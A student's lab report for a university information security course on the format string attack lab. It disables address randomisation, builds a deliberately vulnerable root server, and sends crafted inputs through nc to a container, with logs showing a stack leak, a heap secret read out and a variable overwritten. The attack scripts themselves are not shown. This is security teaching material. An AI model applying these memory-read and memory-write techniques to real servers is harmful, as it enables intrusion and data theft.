Information Security - UE20CS346

SRN : PES1UG20CS825	NAME : PREM SAGAR J S	SEC : ‘H’

Lab Assignment - 5


Format String Attack Lab

Environment Setup

Turning of Countermeasure

command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```




```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

The Vulnerable Program


This program reads input data from a remote user through a TCP connection and passes it to myprintf(), which calls printf() to print out the data. However, the way the input data is fed into the printf() function is unsafe and leads to a format-string vulnerability, which can be exploited by malicious users. The program runs with root privileges on a server. To compile the code, use the make command, and after compilation, copy the binary into the fmt-containers folder to use in containers.

The following commands are to be run inside the server-code directory:

```
$ make
$ make install
```



```
PES1UG20CS825:Prem Sagar J S~/.../server-code
$make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
```




```
PES1UG20CS825:Prem Sagar J S~/.../server-code
$make install
cp server ../fmt-containers
cp format-* ../fmt-containers
PES1UG20CS825:Prem Sagar J S~/.../server-code
$
```

Task 1: Crashing the Program


Two containers running vulnerable servers will be started when using the provided docker-compose.yml file. The task will use the 32-bit program with a format-string vulnerability running on the server at 10.9.0.5. A harmless message will be sent to the server, and the messages displayed on the target container will be observed. (Note: The actual messages may differ.)

```
$ echo hello | nc 10.9.0.5 9090
```




```
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$echo hello | nc 10.9.0.5 9090
^C
PES1UG20CS825:Prem Sagar J S~/.../Labsetup
$
```

In the Server Logs




```
PES1UG20CS825-server-10.9.0.5 | Got a connection from 10.9.0.1
PES1UG20CS825-server-10.9.0.5 | Starting format
PES1UG20CS825-server-10.9.0.5 | The input buffer's address:    0xffffd490
PES1UG20CS825-server-10.9.0.5 | The secret message's address:  0x080b4008
PES1UG20CS825-server-10.9.0.5 | The target variable's address: 0x080e5068
PES1UG20CS825-server-10.9.0.5 | Waiting for user input ......
PES1UG20CS825-server-10.9.0.5 | Received 6 bytes.
PES1UG20CS825-server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd3b8
PES1UG20CS825-server-10.9.0.5 | The target variable's value (before): 0x11223344
PES1UG20CS825-server-10.9.0.5 | hello
PES1UG20CS825-server-10.9.0.5 | The target variable's value (after):  0x11223344
PES1UG20CS825-server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

```
$ chmod u+x build_string-T1.py
$ ./build_string-T1.py | nc 10.9.0.5 9090
CTRL + C
```



```
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$chmod u+x build_string-T1.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$./build_string-T1.py | nc 10.9.0.5 9090
^C
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$
```

In the Server Logs



```
PES1UG20CS825-server-10.9.0.5 | Got a connection from 10.9.0.1
PES1UG20CS825-server-10.9.0.5 | Starting format
PES1UG20CS825-server-10.9.0.5 | The input buffer's address:    0xffffd810
PES1UG20CS825-server-10.9.0.5 | The secret message's address:  0x080b4008
PES1UG20CS825-server-10.9.0.5 | The target variable's address: 0x080e5068
PES1UG20CS825-server-10.9.0.5 | Waiting for user input ......
PES1UG20CS825-server-10.9.0.5 | Received 61 bytes.
PES1UG20CS825-server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd738
PES1UG20CS825-server-10.9.0.5 | The target variable's value (before): 0x11223344
```


Task 2: Printing Out the Server Program’ s Memory

In this task, the goal is to make the server program running on IP address 10.9.0.5 print out some data from its memory. The data will be printed out on the server side, so the attacker will not be able to see it. This task does not involve any meaningful attack, but the technique used in this task will be crucial for the upcoming tasks.

Task 2.A: Stack Data


In Task 2.A, the objective is to print out the data on the stack. The task requires figuring out the number of %x format specifiers that must be used to get the server program to print out the first four bytes of the input. It is recommended to insert a unique number of 4 bytes in the input, so it is easily recognizable when printed out. This number will be crucial for many of the upcoming tasks, so it is important to get it right.

```
$ chmod u+x build_string-T2A.py
$ ./build_string-T2A.py | nc 10.9.0.5 9090
CTRL + C
```




```
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$chmod u+x build_string-T2A.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$./build_string-T2A.py | nc 10.9.0.5 9090
^C
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$
```

In the Server Logs



```
PES1UG20CS825-server-10.9.0.5 | Got a connection from 10.9.0.1
PES1UG20CS825-server-10.9.0.5 | Starting format
PES1UG20CS825-server-10.9.0.5 | The input buffer's address:    0xffffd810
PES1UG20CS825-server-10.9.0.5 | The secret message's address:  0x080b4008
PES1UG20CS825-server-10.9.0.5 | The target variable's address: 0x080e5068
PES1UG20CS825-server-10.9.0.5 | Waiting for user input ......
```




```
PES1UG20CS825-server-10.9.0.5 | Waiting for user input ......
PES1UG20CS825-server-10.9.0.5 | Received 133 bytes.
PES1UG20CS825-server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd738
PES1UG20CS825-server-10.9.0.5 | The target variable's value (before): 0x11223344
PES1UG20CS825-server-10.9.0.5 | @@@@1122334410008049db580e532080e61c0ffffd810ffffd73880e62d480e500
0ffffd7d88049f7effffd8100648049f4780e5320557ffffd895ffffd81080e532080e97200000000000000000000000
0370aea0080e500080e5000ffffddf88049effffffd810855dc80e5320000ffffdec40008540404040
PES1UG20CS825-server-10.9.0.5 | The target variable's value (after):  0x11223344
PES1UG20CS825-server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 2.B: Heap Data


To print out the secret message stored in the heap, we need to first find the address of the secret message. We can do this by searching for a unique string in the server printout that corresponds to the secret message. Once we find the address, we can include it in our format string using the %s format specifier.

```
$ rm badfile
$ touch badfile
$ chmod u+x build_string-T2B.py
$ ./build_string-T2B.py
$ cat badfile | nc 10.9.0.5 9090
```



```
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$rm badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$touch badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$chmod u+x build_string-T2B.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$./build_string-T2B.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$cat badfile | nc 10.9.0.5 9090
PES1UG20CS825:Prem Sagar J S~/.../attack-code
```

In the Server Logs




```
PES1UG20CS825-server-10.9.0.5 | Got a connection from 10.9.0.1
PES1UG20CS825-server-10.9.0.5 | Starting format
PES1UG20CS825-server-10.9.0.5 | The input buffer's address:    0xffffd810
PES1UG20CS825-server-10.9.0.5 | The secret message's address:  0x080b4008
PES1UG20CS825-server-10.9.0.5 | The target variable's address: 0x080e5068
PES1UG20CS825-server-10.9.0.5 | Waiting for user input ......
PES1UG20CS825-server-10.9.0.5 | Received 1500 bytes.
PES1UG20CS825-server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd738
PES1UG20CS825-server-10.9.0.5 | The target variable's value (before): 0x11223344
PES1UG20CS825-server-10.9.0.5 |@
                                abcd1122334410008049db580e532080e61c0ffffd810ffffd73880e62d480e5000
ffffd7d88049f7effffd8100648049f4780e53205dc5dcffffd810ffffd81080e972000000000000000000000000d57e
710080e500080e5000ffffddf88049effffffd8105dc5dc80e5320000ffffdec40005dcA secret message
PES1UG20CS825-server-10.9.0.5 | The target variable's value (after):  0x11223344
PES1UG20CS825-server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3: Modifying the Server Program’ s Memory

The first sub-task is to change the value of the target variable to a specific value (e.g., 0x55667788). To achieve this goal, you need to craft a format string that can modify the value of the target variable to your desired value. Once you have successfully modified the value, you should be able to observe the changed value on the server side.


Task 3.A: Change the value to a different value

```
$ rm badfile
$ touch badfile
$ chmod u+x build_string-T3A.py
```




```
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$rm badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$touch badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$chmod u+x build_string-T3A.py
```

```
$ ./build_string-T3A.py
$ cat badfile | nc 10.9.0.5 9090
```



```
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$./build_string-T3A.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$cat badfile | nc 10.9.0.5 9090
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$
```


In the Server Logs



```
PES1UG20CS825-server-10.9.0.5 | Got a connection from 10.9.0.1
PES1UG20CS825-server-10.9.0.5 | Starting format
PES1UG20CS825-server-10.9.0.5 | The input buffer's address:    0xffffd360
PES1UG20CS825-server-10.9.0.5 | The secret message's address:  0x080b4008
PES1UG20CS825-server-10.9.0.5 | The target variable's address: 0x080e5068
PES1UG20CS825-server-10.9.0.5 | Waiting for user input ......
PES1UG20CS825-server-10.9.0.5 | Received 1500 bytes.
PES1UG20CS825-server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd288
PES1UG20CS825-server-10.9.0.5 | The target variable's value (before): 0x11223344
PES1UG20CS825-server-10.9.0.5 | h112233440000100008049db5080e5320080e61c0ffffd360ffffd288080e62d40
80e5000ffffd32808049f7effffd360000000000000006408049f47080e5320000005dc000005dcffffd360ffffd360080
e97200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000032142500080e5000080e5000ffffd94808049effffffd360000005dc000005dc080e53200000000000000000000000000
0000000ffffda1400000000000000000000000000000005dcThe target variable's value (after):  0x000001fc
PES1UG20CS825-server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```


Task 3.B: Change the value to 0x5000

